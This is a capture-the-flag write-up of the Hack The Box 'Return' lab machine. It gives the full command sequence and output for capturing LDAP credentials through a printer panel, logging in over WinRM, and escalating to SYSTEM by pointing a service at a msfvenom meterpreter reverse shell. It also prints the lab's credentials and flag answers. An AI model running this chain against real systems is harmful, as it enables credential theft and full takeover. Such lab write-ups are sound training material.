Return
Return is an easy difficulty Windows machine featuring a network printer administration panel that stores LDAP credentials. These credentials can be captured by inputting a malicious LDAP server which allows obtaining foothold on the server through the WinRM service. User found to be part of a privilege group which further exploited to gain system access.
Tasks
Question 1: Running an Nmap scan reveals port 445 open on the remote machine. What is the service that is commonly found on this port?
We run nmap -sC -sV -A [TARGET_IP] -Pn.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ nmap -sC -sV -A 10.129.95.241 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-13 23:32 EDT
Nmap scan report for 10.129.95.241
Host is up (0.18s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-14 03:58:49Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-14T03:59:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 26m21s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.88 seconds
Answer: SMB
Question 2: Which port is typically used by the LDAP service?
The Nmap scan shows that LDAP service is open on port 389.
Answer: 389
Question 3: What is the username leaked by a page on the website on TCP 80?
Navigating to http://[TARGET_IP]/settings.php in the web browser reveals the information needed.

Answer: svc-printer
Question 4: In the settings page mentioned previously, which field can we alter in order to potentially instruct the printer to connect back to our own machine?
Answer: Server Address
Question 5: After we instruct the printer to connect back to our own machine on the default LDAP port, what is the password that the printer attempts to authenticate with?
We run sudo nc -lvnp 389 and update the Server Address field from printer.return.local to our local machine's IP address.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ nc -lvnp 389
nc: Permission denied
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ sudo nc -lvnp 389
Listening on 0.0.0.0 389
Connection received on 10.129.95.241 59294
0*`%return\svc-printer
                       1edFg43012!!
Answer: 1edFg43012!!
Question 6: Submit the flag located on the svc-printer user's desktop.
Now that we have the credentials svc-printer:1edFg43012!!, we can login to the machine using Evil-WinRM, by running evil-winrm -i [TARGET_IP] -u svc-printer -p '1edFg43012!!'.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> ls


    Directory: C:\Users\svc-printer\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/13/2026   8:57 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-printer\Desktop> cat user.txt
4c6a7487027d7baf3a75ec7ad7900174
Answer: 4c6a7487027d7baf3a75ec7ad7900174
Question 7: After connecting to the system and running the "whoami /groups" command, you will notice that the user is a member of quite a few groups. One of these groups can potentially be used to escalate our privileges. What is the name of this group?
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
Answer: Server Operators
Question 8: Submit the flag located on the Administrator user's desktop.
We use msfvenom to generate a meterpreter reverse shell executable payload file for the Windows remote host.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.224 LPORT=1337 -f exe > shell-x86.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
In the current Evil-WinRM shell, we upload the executable on the remote host.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload shell-x86.exe

Info: Uploading /home/aaronamran/shell-x86.exe to C:\Users\svc-printer\Desktop\shell-x86.exe

Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
Now we use Metasploit console to configure a listener for a reverse shell session on the Windows target. Then we run the listener.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@pwnbox7]─[~]
└──╼ [★]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 10.10.14.224
LHOST => 10.10.14.224
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 1337
LPORT => 1337
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.14.224:1337
[*] Sending stage (190534 bytes) to 10.129.95.241
Using the existing shell, we modify the service binary path to obtain the reverse shell. Then we run sc.exe start vss to activate the reverse shell.
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binPath="C:\Users\svc-printer\Desktop\shell-x86.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
Since Metasploit listener is active, we should have a Meterpreter session open, where we can read get the flag.
[*] Meterpreter session 1 opened (10.10.14.224:1337 -> 10.129.95.241:60897) at 2026-09-14 00:00:30 -0400

(Meterpreter 1)(C:\Windows\system32) > shell
Process 1528 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3A0C-428E

 Directory of C:\Users\Administrator\Desktop

09/27/2021  04:22 AM    <DIR>          .
09/27/2021  04:22 AM    <DIR>          ..
09/13/2026  08:57 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   8,837,193,728 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ed33ab1e18439c87d69bfbef53311fd6
Answer: ed33ab1e18439c87d69bfbef53311fd6
See you in the next Hacking Lab.
@aaronamran
September 2026